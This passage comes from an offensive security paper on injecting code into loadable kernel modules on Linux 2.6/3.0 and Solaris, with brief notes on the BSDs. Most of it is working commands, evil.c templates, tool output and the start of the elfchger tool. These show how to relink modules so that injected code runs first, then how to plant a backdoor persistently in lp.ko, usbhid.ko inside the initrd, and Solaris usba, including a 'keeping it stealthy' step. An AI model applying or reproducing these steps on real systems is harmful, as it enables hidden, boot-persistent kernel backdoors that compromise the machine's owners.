The first step is to change the init binding from 'local' to 'global'. The outcome of the elfchger script can be checked by looking at the readelf's output before and after its use. Before running the script readelf outputs:

```
$ readelf -a orig.ko
```

...

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
...										
[16]	.symtab	SYMTAB	00000000	0007dc	0001a0	10		17	21	4

...

Symbol table '.symtab' contains 26 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
...							
10:	00000000	0	SECTION	LOCAL	DEFAULT	13	
11:	00000000	0	SECTION	LOCAL	DEFAULT	14	
12:	00000000	0	FILE	LOCAL	DEFAULT	ABS	orig.c
13:	00000000	25	FUNC	LOCAL	DEFAULT	2	clean
14:	00000020	27	FUNC	LOCAL	DEFAULT	2	init
...							
21:	00000000	372	OBJECT	GLOBAL	DEFAULT	10	__this_module
22:	00000000	25	FUNC	GLOBAL	DEFAULT	2	cleanup_module
...							

Let's run the script on the orig.ko file:

```
$ ./elfchger -g init orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
```

```

>> Done!
[+] Finding ".symtab" section...
    >> Found at 0x73c
[+] Finding ".strtab" section...
    >> Found at 0x764
[+] Getting symbol' infos:
    >> Symbol found at 0x8bc
    >> Index in symbol table: 0xe
[+] Reordering symbols:
    >> Starting:
    >> Moving symbol from f to e
    >> Moving symbol from 10 to f
    >> Moving symbol from 11 to 10
    >> Moving symbol from 12 to 11
    >> Moving symbol from 13 to 12
    >> Moving symbol from 14 to 13
    >> Moving our symbol from 14 to 14
    >> Last LOCAL symbol: 0x14
    >> Done!
[+] Updating symbol' infos:
    >> Symbol found at 0x91c
    >> Index in symbol table: 0x14
    >> Replacing flag 'LOCAL' located at 0x928 with 'GLOBAL'
[+] Updating symtab infos at 0x73c

```

Let's see what happened:

```
$ readelf -a orig.ko
```

```

...
Section Headers:
  [Nr] Name           Type             Addr           Off           Size       ES Flg Lk Inf Al
  ...
  [16] .symtab          SYMTAB          00000000 0007dc 0001a0 10         17 20  4
  [17] .strtab          STRTAB          00000000 00097c 0000a5 00          0  0  1

```

...

Symbol table '.symtab' contains 26 entries:

```

Num:   Value  Size Type   Bind  Vis      Ndx Name
  ...
  18: 00000000  192 OBJECT LOCAL  DEFAULT    8  ___versions
  19: 00000060   59 OBJECT LOCAL  DEFAULT    5  __mod_vermagic5
  20: 00000020   27 FUNC  GLOBAL DEFAULT    2  init
  21: 00000000  372 OBJECT GLOBAL  DEFAULT   10  __this_module
  ...

```

So as expected:

- the position of init is changed from 14 to 20 in the symbol table;
- the 'Inf' field in the .symtab header has changed: its current value is 20 (19 (last index local symbol) + 1);
- the binding of init has changed from local to global.

Now we can link together orig.ko and evil.ko:

```
$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko
```

```

...
00000040 g      F .text  00000020 evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000000          *UND* 00000000 mcount
00000000          *UND* 00000000 printk
00000020 g      F .text  0000001b init

```

We can notice that the init symbol is no more *UND*. The final step is to modify the value of init_module:

```
$ ./elfchger -s init_module -v 00000040 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x954
[+] Finding ".strtab" section...
    >> Found at 0x97c
[+] Getting symbol' infos:
    >> Symbol found at 0xbfc
    >> Index in symbol table: 0x1e
[+] Replacing 0x00000020 with 0x00000040... done!
```

Let's try to load module:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg|tail
...
[ 2385.342838] Init Original!
[ 2385.342845] Init Inject!
```

Cool!! It works!

---[4.2 Static __init init functions

In the previous section it was demonstrated how to inject modules when the init function is declared as static. However in some cases the startup function in the kernel modules is defined with the __init macro:

```
static int __init function_name();
```

The __init macro is used to describe the function as only being required during initialisation time. Once initialisation has been performed, the kernel will remove this function and release the corresponding memory.

The __init macro is defined in "include/linux/init.h":

```
/*
 * *****
 */
#define __init          __section(.init.text) __cold notrace
/*
 * *****
 */
```

The __section macro is defined in "include/linux/compiler.h":

```
/*
 * *****
 */
#define __section(S)   __attribute__((__section__(#S)))
/*
 * *****
 */
```

While __cold macro is defined in "/include/linux/compiler-gcc*.h":

```
/*
 * *****
 */
#define __cold        __attribute__((__cold__))
/*
 * *****
 */
```

When the __init macro is used, a number of GCC attributes are added to the function declaration. The __cold attribute informs the compiler to optimize it for size instead of speed, because it'll be rarely used. The __section attribute informs the compiler to put the text for this function in a new section named ".init.text" [5]. How these __init functions are called can be checked in "kernel/module.c":

```
/*
 * *****
 */
static void __init do_initcalls(void)
{
    initcall_t *fn;
```

```

    for (fn = __early_initcall_end; fn < __initcall_end; fn++)
        do_one_initcall(*fn);

    /* Make sure there is no pending stuff from the initcall sequence */
    flush_scheduled_work();
}

/*****

For each step of the loop inside the do_initcalls() function, an __init
function set up by the module_init macro is executed. The injection will
work even if the function is declared with __init.

The module orig is as follows:

*****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

static int __init init(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

static void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/***** EOF *****/

```

After the compilation and as expected, a new .init.text section has appeared:

```

$ objdump -t orig.ko
...
00000000 l      F .init.text      00000016 init
00000000 l      O .modinfo      0000000c __mod_license6
00000000 l      df *ABS* 00000000 orig.mod.c
00000020 l      O .modinfo      00000023 __mod_srcversion31
00000043 l      O .modinfo      00000009 __module_depends
00000000 l      O __versions    000000c0 ____versions
00000060 l      O .modinfo      0000003b __mod_vermagic5
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text 00000019 cleanup_module
00000000 g      F .init.text     00000016 init_module
00000000      *UND* 00000000 mcount
00000000      *UND* 00000000 printk

```

Both init and init_module symbols are part of the .init.text section. This new issue can be solved by defining the evil() function as __init:

```

/*****
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

```

```
extern int __init init();

int __init evil(void) {

    init();
    printk(KERN_ALERT "Init Inject!");

    /* does something */

    return 0;
}
/***** EOF *****/
```

Both `init()` and `evil()` are prefixed with `__init` because we need them in the same section. The same steps described in section 4.1.3 are then performed:

1 - Change the `init` binding:

```
$ ./elfchger -g init orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x77c
[+] Finding ".strtab" section...
    >> Found at 0x7a4
[+] Getting symbol' infos:
    >> Symbol found at 0x8fc
    >> Index in symbol table: 0xf
[+] Reordering symbols:
    >> Starting:
    >> Moving symbol from 10 to f
    >> Moving symbol from 11 to 10
    >> Moving symbol from 12 to 11
    >> Moving symbol from 13 to 12
    >> Moving symbol from 14 to 13
    >> Moving symbol from 15 to 14
    >> Moving our symbol from 15 to 15
    >> Last LOCAL symbol: 0x15
    >> Done!
[+] Updating symbol' infos:
    [>> Symbol found at 0x95c
    >> Index in symbol table: 0x15
    >> Replacing flag 'LOCAL' located at 0x968 with 'GLOBAL'
[+] Updating symtab infos at 0x77c
```

2 - Link the modules together:

```
$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko
```

```
...
00000016 g      F .init.text      0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text      00000019 cleanup_module
00000000 g      F .init.text      00000016 init_module
00000000          *UND* 00000000 mcount
00000000          *UND* 00000000 printk
00000000 g      F .init.text      00000016 init
```

3 - Change `init_module` address:

```
$ ./elfchger -s init_module -v 00000016 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
```

```
>> Done!
[+] Finding ".symtab" section...
    >> Found at 0x954
[+] Finding ".strtab" section...
    >> Found at 0x97c
[+] Getting symbol' infos:
    >> Symbol found at 0xbeb
    >> Index in symbol table: 0x1f
[+] Replacing 0x00000000 with 0x00000016... done!
```

```
$ objdump -t new.ko
```

```
...
00000016 g      F .init.text      0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text 00000019 cleanup_module
00000016 g      F .init.text      00000016 init_module
00000000          *UND* 00000000 mcount
00000000          *UND* 00000000 printk
00000000 g      F .init.text      00000016 init
```

4 - Load the module in memory:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg|tail
```

```
...
[ 323.085545] Init Original!
[ 323.085553] Init Inject!
```

As expected, it works!

---[4.3 - What about cleanup_module

These methods work fine with the cleanup_module symbol which is called by the kernel when the module is unloaded. Never forget to deal with the termination function as well because if you don't and if the infected module was removed for some reason then your kernel would most likely crash (because there would now be invalid references to the module).

The module exit function can be injected simply by altering the symbol whose name is specified in elfchgr:

```
$ ./elfchgr -s cleanup_module -v address_evil_fn new.ko
```

In this way, when the module is unloaded, the evil() function will be invoked instead of the clean() one. You may also need to deal with binding issues and __exit attribute but the adaptation of the previous method is straightforward.

---[5 - Real life example

This chapter will show the usage of the present method in a real life example. Let's suppose that evil.ko is a working backdoor. We want to inject it into a kernel module not used by any other kernel module. This test was done on Ubuntu 11.10 (x86) with a 3.0.0 kernel.

```
$ uname -a
Linux ubuntu 3.0.0-15-generic #26-Ubuntu SMP Fri Jan 20 15:59:53 UTC 2012
i686 i686 i386 GNU/Linux
```

Let's begin by checking which modules to infect by using the lsmod command:

```
$ lsmod
```

```

Module                Size  Used by
serio_raw              4022  0
lp                    7342  0
snd_seq_midi          4588  0
usbhid                36882  0
binfmt_misc           6599  1
agpgart               32011  1 drm
snd_intel8x0          25632  2

```

...

```
libahci                21667  3 ahci
```

The command output shows that some of the modules are not used by any other module. These modules can be unloaded safely and then they can be infected with our backdoor using the method presented above. This chapter is divided into two sections in which I'll describe two techniques to load the module when the operating system is booted:

- 1 - Infect a kernel module (or simply add a new one) on /etc/modprobe.preload (Fedora, etc.) or in /etc/modules on Debian/Ubuntu.
- 2 - Backdoor initrd.

---[5.1 - Infecting a kernel module in /etc/modules

First of all, we have to know which modules are in the /etc/modules file:

```

$ cat /etc/modules
# /etc/modules: kernel modules to load at boot time.
...
lp

```

As described in the previous section, this module (lp.ko) can be unloaded safely and then infected with our backdoor.

```

$ find / -name lp.ko
...
/lib/modules/3.0.0-15-generic/kernel/drivers/char/lp.ko
...

$ cd /lib/modules/3.0.0-15-generic/kernel/drivers/char

```

Next, we check which function is called by the init_module:

```

$ objdump -t lp.ko |grep -e ".init.text"
00000000 l      F .init.text 00000175 lp_init
00000175 l      F .init.text 000000ae lp_init_module
00000000 l      d .init.text 00000000 .init.text
00000175 g      F .init.text 000000ae init_module

```

We want to infect the lp_init_module() function, so the evil module will be coded in the following way:

```

/***** evil.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int __init lp_init_module();

int __init evil(void) {

    printk(KERN_ALERT "Init Inject! Lp");

```

```

lp_init_module();

/* does something */

return 0;
}
/***** EOF *****/

```

Since the `lp_init_module` function is static we need to change its binding type to global.

```

$ ./elfchger -g lp_init_module lp.ko
[+] Opening lp.ko file...
[+] Reading Elf header...
  >> Done!
[+] Finding ".symtab" section...
  >> Found at 0x28a0
[+] Finding ".strtab" section...
  >> Found at 0x28c8
[+] Getting symbol' infos:
  >> Symbol found at 0x2b30
  >> Index in symbol table: 0x24
[+] Reordering symbols:
  >> Starting:
  >> Moving symbol from 25 to 24
  >> Moving symbol from 26 to 25
  >> Moving symbol from 27 to 26
  >> Moving symbol from 28 to 27
  >> Moving symbol from 29 to 28
  >> Moving symbol from 2a to 29
  >> Moving symbol from 2b to 2a
  >> Moving symbol from 2c to 2b
  >> Moving symbol from 2d to 2c
  >> Moving symbol from 2e to 2d
  >> Moving symbol from 2f to 2e
  >> Moving symbol from 30 to 2f
  >> Moving symbol from 31 to 30
  >> Moving symbol from 32 to 31
  >> Moving symbol from 33 to 32
  >> Moving symbol from 34 to 33
  >> Moving symbol from 35 to 34
  >> Moving symbol from 36 to 35
  >> Moving symbol from 37 to 36
  >> Moving symbol from 38 to 37
  >> Moving symbol from 39 to 38
  >> Moving symbol from 3a to 39
  >> Moving symbol from 3b to 3a
  >> Moving symbol from 3c to 3b
  >> Moving symbol from 3d to 3c
  >> Moving our symbol from 36 to 3d
  >> Last LOCAL symbol: 0x3d
  >> Done!
[+] Updating symbol' infos:
  >> Symbol found at 0x2cc0
  >> Index in symbol table: 0x3d
  >> Replacing flag 'LOCAL' located at 0x2ccc with 'GLOBAL'
[+] Updating symtab infos at 0x28a0

```

The two modules can be now linked together:

```

$ ld -r lp.ko evil.ko -o new.ko
$ objdump -t new.ko |grep -e init_module -e evil
00000000 l      df *ABS* 00000000 evil.c
00000000 l      df *ABS* 00000000 evil.mod.c
00000223 g      F .init.text 00000019 evil
00000175 g      F .init.text 000000ae lp_init_module
00000175 g      F .init.text 000000ae init_module

```

Now the relative address of `init_module` has to be changed to `0000021a`:

```
$ ./elfchger -s init_module -v 00000223 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x2a34
[+] Finding ".strtab" section...
    >> Found at 0x2a5c
[+] Getting symbol' infos:
    >> Symbol found at 0x39a4
    >> Index in symbol table: 0x52
[+] Replacing 0x00000175 with 0x00000223... done!
```

The new.ko module must be renamed to lp.ko and then loaded:

```
$ mv new.ko lp.ko
$ sudo rmmod lp
$ sudo insmod lp.ko
$ dmesg|tail
...
$ dmesg
....
[ 1033.418723] Init Inject! Lp
[ 1033.431131] lp0: using parport0 (interrupt-driven).
```

From now on, every time the system is booted, the infected lp kernel module will be loaded instead of the original one.

---[5.2 - Backdooring initrd

It is also possible to backdoor a module in the initrd image. The target module has to be extracted out of the image, backdoored and then reinserted back. The target module used throughout this example will be usbhid.ko.

In order to inject a kernel module into the initrd image, we'll follow the guide in [9], which explains how to add a new module inside the initrd image. According to [9], the initrd image can be copied from /boot to a target directory (e.g. /tmp) so we can easily work on it:

```
$ cp /boot/initrd.img-2.6.35-22-generic /tmp/
$ cd /tmp
```

The image can be now decompressed using the gzip tool:

```
$ mv initrd.img-2.6.35-22-generic initrd.img-2.6.35-22-generic.gz
$ gzip -d initrd.img-2.6.35-22-generic.gz
$ mkdir initrd
$ cd initrd/
$ cpio -i -d -H newc -F ../initrd.img-2.6.35-22-generic \
--no-absolute-filenames
50522 blocks
```

The location of the usbhid.ko module has then to be found inside the kernel tree:

```
$ find ./ -name usbhid
./lib/modules/2.6.35-22-generic/kernel/drivers/hid/usbhid
$ cd lib/modules/2.6.35-22-generic/kernel/drivers/hid/usbhid
```

At this point it can be easily infected with our evil module:

```
$ objdump -t usbhid.ko |grep -e ".init.text"
00000000 l      F .init.text      000000c3 hid_init
00000000 l      d .init.text      00000000 .init.text
00000000 g      F .init.text      000000c3 init_module
000000c3 g      F .init.text      00000019 hiddev_init
```

Since we want to infect the hid_init() function, the evil module will be coded in the following way:

```
/****** evil.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int __init hid_init();

int __init evil(void) {

    hid_init();
    printk(KERN_ALERT "Init Inject! Usbhid");

    /* does something */

    return 0;
}
/****** EOF *****/
```

```
$ ./elfchger -g hid_init usbhid.ko
[+] Opening usbhid.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0xa24c
[+] Finding ".strtab" section...
    >> Found at 0xa274
[+] Getting symbol' infos:
    >> Symbol found at 0xa4dc
    >> Index in symbol table: 0x24
[+] Reordering symbols:
    >> Starting:
    >> Moving symbol from 25 to 24
...
    >> Moving symbol from a6 to a5
    >> Moving our symbol from 36 to a6
    >> Last LOCAL symbol: 0xa6
    >> Done!
[+] Updating symbol' infos:
    >> Symbol found at 0xacfc
    >> Index in symbol table: 0xa6
    >> Replacing flag 'LOCAL' located at 0xad08 with 'GLOBAL'
[+] Updating symtab infos at 0xa24c
```

```
$ ld -r usbhid.ko evil.ko -o new.ko
$ objdump -t new.ko | grep -e init_module -e evil
00000000 l      df *ABS* 00000000 evil.c
00000000 l      df *ABS* 00000000 evil.mod.c
000000dc g      F .init.text 0000001b evil
00000000 g      F .init.text 000000c3 init_module
```

```
$ ./elf -s init_module -v 000000dc new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0xa424
[+] Finding ".strtab" section...
    >> Found at 0xa44c
[+] Getting symbol' infos:
    >> Symbol found at 0xd2dc
    >> Index in symbol table: 0xd5
[+] Replacing 0x00000000 with 0x000000dc... done!
```

```
$ mv new.ko usbhid.ko
```

Once the target module has been infected with the evil one, we must recreate the initrd image:

```
$ cd /tmp/initrd/
$ find . | cpio -o -H newc | gzip > /tmp/initrd.img-2.6.35-22-generic
50522 blocks
$ cp ../initrd.img-2.6.35-22-generic /boot/
```

From now on, every time the system is booted, the infected usbhid kernel module will be loaded instead of the original one.

---[6 - What about other systems?

In this last chapter we will see how the presented infection method can be applied to other operating systems, specifically Solaris, FreeBSD, NetBSD and OpenBSD. It will be shown that, even if the method is different from that used on Linux, infection is still possible.

---[6.1 - Solaris

On Solaris systems infecting a kernel module is simpler than on Linux ones. Changing the symbol's name in the .strtab ELF section is sufficient, similarly to truff's original method for the Linux kernel 2.4.* versions. The method has been tested on Solaris 10:

```
# uname -a
SunOS unknown 5.10 Generic_142910-17 i86pc i386 i86pc
```

---[6.1.1 - A basic example

The orig.c and evil.c source codes are as follows:

```
/****** orig.c *****/
#include <sys/ddi.h>
#include <sys/sunddi.h>
#include <sys/modctl.h>

extern struct mod_ops mod_miscops;

static struct modlmisc modlmisc =
{
    &mod_miscops,
    "original",
};

static struct modlinkage modlinkage =
{
    MODREV_1,
    (void *) &modlmisc,
    NULL
};

int _init(void) {
    int i;

    if ((i = mod_install(&modlinkage)) != 0)
        cmn_err(CE_NOTE, "Can't load module!\n");
    else
        cmn_err(CE_NOTE, "Init Original!");

    return i;
}

int _info(struct modinfo *modinfop) {
```

```

    return (mod_info(&modlinkage, modinfop));
}

int _fini(void) {
    int i;

    if ((i = mod_remove(&modlinkage)) != 0)
        cmn_err(CE_NOTE, "Can't remove module!\n");
    else
        cmn_err(CE_NOTE, "Exit Original!");

    return i;
}
/***** EOF *****/

/***** evil.c *****/
#include <sys/ddi.h>
#include <sys/sunddi.h>

#include <sys/modctl.h>

extern int _evil(void);

int _init(void) {
    cmn_err(CE_NOTE, "Inject!");

    _evil();

    return 0;
}
/***** EOF *****/

```

The `_init` function is called at module initialisation, while the `_fini` one is called at module cleanup. The `_info` function prints information about the module when the "modinfo" command is invoked. The two modules can be compiled using the following commands:

```
# /usr/sfw/bin/gcc -g -D_KERNEL -DSVR4 -DSOL2 -DDEBUG -O2 -c orig.c
# /usr/sfw/bin/gcc -g -D_KERNEL -DSVR4 -DSOL2 -DDEBUG -O2 -c evil.c
```

Let's have a look at the `orig.o` ELF file by using the "elfdump" command:

```
# /usr/ccs/bin/elfdump -s orig.o
```

```
Symbol Table Section: .symtab
index  value          size          type bind oth ver shndx  name
  [0]  0x00000000  0x00000000  NOTY LOCL D    0 UNDEF
  [1]  0x00000000  0x00000000  FILE LOCL D    0 ABS   orig.c
  [2]  0x00000000  0x00000000  SECT LOCL D    0 .text
    ...

  [16] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_miscops
  [17] 0x00000000  0x0000004d  FUNC GLOB D    0 .text   _init
  [18] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_install
  [19] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  cmn_err
  [20] 0x00000050  0x00000018  FUNC GLOB D    0 .text   _info
  [21] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_info
  [22] 0x00000068  0x0000004d  FUNC GLOB D    0 .text   _fini
  [23] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_remove
```

The `_evil()` function must be called instead of `_init` when the module is loaded. To achieve this, the following steps have to be performed:

- Change the `_init` symbol name to `_evil` in `orig.o`;
- Link the two modules together;

This way, the kernel will load the `_init()` function defined in `evil.c` which in turn will call the `_evil()` function (the old `_init()`) in order to maintain the correct behaviour of the orig module. It is possible to change a symbol name using the 'objcopy' tool. In fact the '`--redefine-sym`' option can be used to give an arbitrary name to the specified symbol:

```
# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil orig.o
# /usr/ccs/bin/elfdump -s orig.o
```

```
Symbol Table Section: .symtab
index      value      size      type bind oth ver shndx  name
  [0]  0x00000000  0x00000000  NOTY LOCL D    0 UNDEF
  [1]  0x00000000  0x00000000  FILE LOCL D    0 ABS   orig.c
  [2]  0x00000000  0x00000000  SECT LOCL D    0 .text

...

  [16] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_miscops
  [17] 0x00000000  0x0000004d  FUNC GLOB D    0 .text   _evil
  [18] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_install
  [19] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  cmn_err
  [20] 0x00000050  0x00000018  FUNC GLOB D    0 .text   _info
  [21] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_info
  [22] 0x00000068  0x0000004d  FUNC GLOB D    0 .text   _fini
  [23] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_remove
```

By checking with "elfdump" it is possible to verify if the script properly performed its job:

```
# /usr/ccs/bin/elfdump -s orig.o
```

```
Symbol Table Section: .symtab
index      value      size      type bind oth ver shndx  name
  [0]  0x00000000  0x00000000  NOTY LOCL D    0 UNDEF
  [1]  0x00000000  0x00000000  FILE LOCL D    0 ABS   orig.c
  [2]  0x00000000  0x00000000  SECT LOCL D    0 .text

...

  [16] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_miscops
  [17] 0x00000000  0x0000004d  FUNC GLOB D    0 .text   _evil
  [18] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_install
  [19] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  cmn_err
  [20] 0x00000050  0x00000018  FUNC GLOB D    0 .text   _info
  [21] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_info
  [22] 0x00000068  0x0000004d  FUNC GLOB D    0 .text   _fini
  [23] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_remove
```

The `_init` symbol name has been modified to `_evil`. The modules are then linked together using the "ld" command:

```
# ld -r orig.o evil.o -o new.o
```

The new.o elf file dump follows:

```
# /usr/ccs/bin/elfdump -s new.o
```

```
Symbol Table Section: .symtab
index      value      size      type bind oth ver shndx  name
  [0]  0x00000000  0x00000000  NOTY LOCL D    0 UNDEF
  [1]  0x00000000  0x00000000  FILE LOCL D    0 ABS   new.o
  [2]  0x00000000  0x00000000  SECT LOCL D    0 .text

...

  [27] 0x00000000  0x00000000  FILE LOCL D    0 ABS   evil.c
  [28] 0x00000000  0x00000000  NOTY GLOB D    0 UNDEF  mod_install
  [29] 0x00000000  0x0000004d  FUNC GLOB D    0 .text   _evil
  [30] 0x00000068  0x0000004d  FUNC GLOB D    0 .text   _fini
```

```

[31] 0x00000050 0x00000018 FUNC GLOB D 0 .text _info
[32] 0x000000b8 0x0000001e FUNC GLOB D 0 .text _init
[33] 0x00000000 0x00000000 NOTY GLOB D 0 UNDEF mod_miscops
[34] 0x00000000 0x00000000 NOTY GLOB D 0 UNDEF mod_info
[35] 0x00000000 0x00000000 NOTY GLOB D 0 UNDEF mod_remove
[36] 0x00000000 0x00000000 NOTY GLOB D 0 UNDEF cmn_err

```

To summarize, the `_init` symbol is referring to the function defined in `evil.c`, while the `_evil` symbol is referring to the old `_init` defined in `orig.c` that we have just renamed to `_evil`.

Now, the last step is to rename the `new.o` into `orig.o` and to load it:

```

# mv new.o orig.o
# modload orig.o
# tail /var/adm/messages
...
May ... orig.o: [ID 343233 kern.notice] NOTICE: Inject!
May ... orig.o: [ID 662037 kern.notice] NOTICE: Init Original!

```

As you can see the module is successfully infected.

```

# modinfo | grep orig.o
247 fa9e6eac 160 - 1 orig.o (original)

# modunload -i 247

```

---[6.1.2 - Playing with OS modules

This section will explain how to infect a system kernel module. The method remains the same but it will be necessary to make minor changes to the `evil` module in order to correctly load it to memory. The `evil` module will be injected into the audio driver. First of all, the module has to be unloaded:

```

# modinfo | grep lx_audio
216 f99e40e0 2614 242 1 lx_audio (linux audio driver 'lx_audio' 1)
# modunload -i 216

```

Now, it is possible to play with it:

```

# /usr/ccs/bin/elfdump -s lx_audio|grep _init
[64] 0x000020c2 0x00000011 FUNC GLOB D 0 .text _init
[118] 0x00000000 0x00000000 FUNC GLOB D 0 UNDEF mutex_init

# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil lx_audio
# ld -r evil.o lx_audio -o new
# /usr/ccs/bin/elfdump -s new|grep _evil
[77] 0x000020de 0x00000011 FUNC GLOB D 0 .text _evil

# mv new lx_audio
# modload lx_audio

```

```

# tail /var/adm/messages
...

```

```

Dec 29 17:00:19 spaccio lx_audio: ... NOTICE: Inject!

```

Great, it works!

---[6.1.3 - Keeping it stealthy

According to the `/etc/system` file, the kernel modules that are loaded at boot time are located in the `/kernel` and `/usr/kernel` directories. The platform-dependent modules reside in the `/platform` directory. In this example I'll infect the `usb` kernel module: `usba`.

First of all the kernel module's position in the filesystem must be located:

```
# find /kernel -name usba
/kernel/misc/amd64/usba
/kernel/misc/usba
/kernel/kmdb/amd64/usba
/kernel/kmdb/usba

# cd /kernel/misc/usba

# /usr/ccs/bin/elfdump -s usba|grep _init
...
[291] 0x00017354 0x0000004c FUNC LOCL D 0 .text ugen_ds_init
[307] 0x00017937 0x000000e3 FUNC LOCL D 0 .text ugen_pm_init
[347] 0x00000fd4 0x00000074 FUNC GLOB D 0 .text _init
....
[655] 0x00000000 0x00000000 FUNC GLOB D 0 UNDEF rw_init
[692] 0x00000000 0x00000000 FUNC GLOB D 0 UNDEF cv_init
```

Now it is possible to change the `_init` symbol name to `_evil`.

```
# /usr/sfw/bin/gobjcopy --redefine-sym _init=_evil usba
# /usr/ccs/bin/elfdump -s usba|grep _evil
[348] 0x00000fd4 0x00000074 FUNC GLOB D 0 .text _evil

# ld -r evil.o usba -o new
```

Now we have only to rename the module to its original name:

```
# mv new usba
```

From now on, every time the system is booted, the infected `usba` kernel module will be loaded instead of the original one.

---[6.2 - *BSD

---[6.2.1 - FreeBSD - NetBSD - OpenBSD

The conclusions made by `truff` are still valid in the newest versions of these operating systems. On FreeBSD, kernel modules are shared objects, so the proposed method doesn't work because the kernel modules can't be partially linked. On NetBSD and OpenBSD what we have to do is simply to change the entry point of the kernel module when it is loaded. So our function will be invoked instead the original one.

---[7 - Conclusions

In this paper a new module injection method was introduced to be used with Linux kernel 2.6.x/3.0.x series. Several methods, from simple to more sophisticated were presented to inject external code into kernel modules.

It was also explained how the method (with some changes) can be successfully applied to a wide range of operating systems. I hope you'll have fun with it and that you enjoyed this paper!

Bye.

---[8 - References

[1] Infecting loadable kernel modules

<http://www.phrack.com/issues.html?issue=61&id=10#article>

[2] EXECUTABLE AND LINKABLE FORMAT (ELF)

<http://www.muppetlabs.com/~breadbox/software/ELF.txt>

[3] Init Call Mechanism in the Linux Kernel

<http://linuxgazette.net/157/amurray.html>

[4] Understanding the Linux Kernel, 3rd Edition

[5] Init Call Mechanism in the Linux Kernel

<http://linuxgazette.net/157/amurray.html>

[6] OpenBSD Loadable Kernel Modules

http://www.thc.org/root/docs/loadable_kernel_modules/openbsd-lkm.html

[7] Introduction to NetBSD loadable kernel modules

<http://www.home.unix-ag.org/bmeurer/NetBSD/howto-lkm.html>

[8] Solaris Loadable Kernel Modules

<http://www.thc.org/papers/slkm-1.0.html>

[9] Initrd, modules, and tools

<http://www.dark.ca/2009/06/10/initrd-modules-and-tools/>

---[9 - Codes

---[9.1 - Elfchger

```
/*
 * elfchger.c by styx^ <the.styx@gmail.com> (based on truff's code)
 *
 * Script with two features:
 *
 * Usage 1: Change the symbol name value (address) in a kernel module.
 * Usage 2: Change the symbol binding (from local to global) in a kernel
 *          module.
 *
 * Usage:
 * 1: ./elfchger -f [symbol] -v [value] <module_name>
 * 2: ./elfchger -g [symbol] <module_name>
 */

#include <stdlib.h>
#include <stdio.h>
#include <elf.h>
#include <string.h>
#include <getopt.h>

int ElfGetSectionByName (FILE *fd, Elf32_Ehdr *ehdr, char *section,
                        Elf32_Shdr *shdr);

int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
                      Elf32_Shdr *shstrtable, char *res, size_t len);

Elf32_Off ElfGetSymbolByName (FILE *fd, Elf32_Shdr *symtab,
                              Elf32_Shdr *strtab, char *name, Elf32_Sym *sym);

void ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
                      Elf32_Shdr *strtable, char *res, size_t len);

unsigned long ReorderSymbols (FILE *fd, Elf32_Shdr *symtab,
                              Elf32_Shdr *strtab, char *name);

int ReorderRelocation (FILE *fd, Elf32_Shdr *symtab,
                      Elf32_Shdr *strtab, char *name, Elf32_Sym *sym);
```



```
int ElfGetSectionByIndex (FILE *fd, Elf32_Ehdr *ehdr, Elf32_Half index,
                        Elf32_Shdr *shdr);

void usage(char *cmd);

int main (int argc, char **argv) {

    FILE *fd;
    Elf32_Ehdr hdr;
    Elf32_Shdr symtab, strtab;
    Elf32_Sym sym;
    Elf32_Off symoffset;
    Elf32_Addr value;

    unsigned long new_index = 0;
    int gflag = 0, vflag = 0, fflag = 0;
    char *sym_name;
    int sym_value = 0;

    long sym_off, str_off;
    int opt;

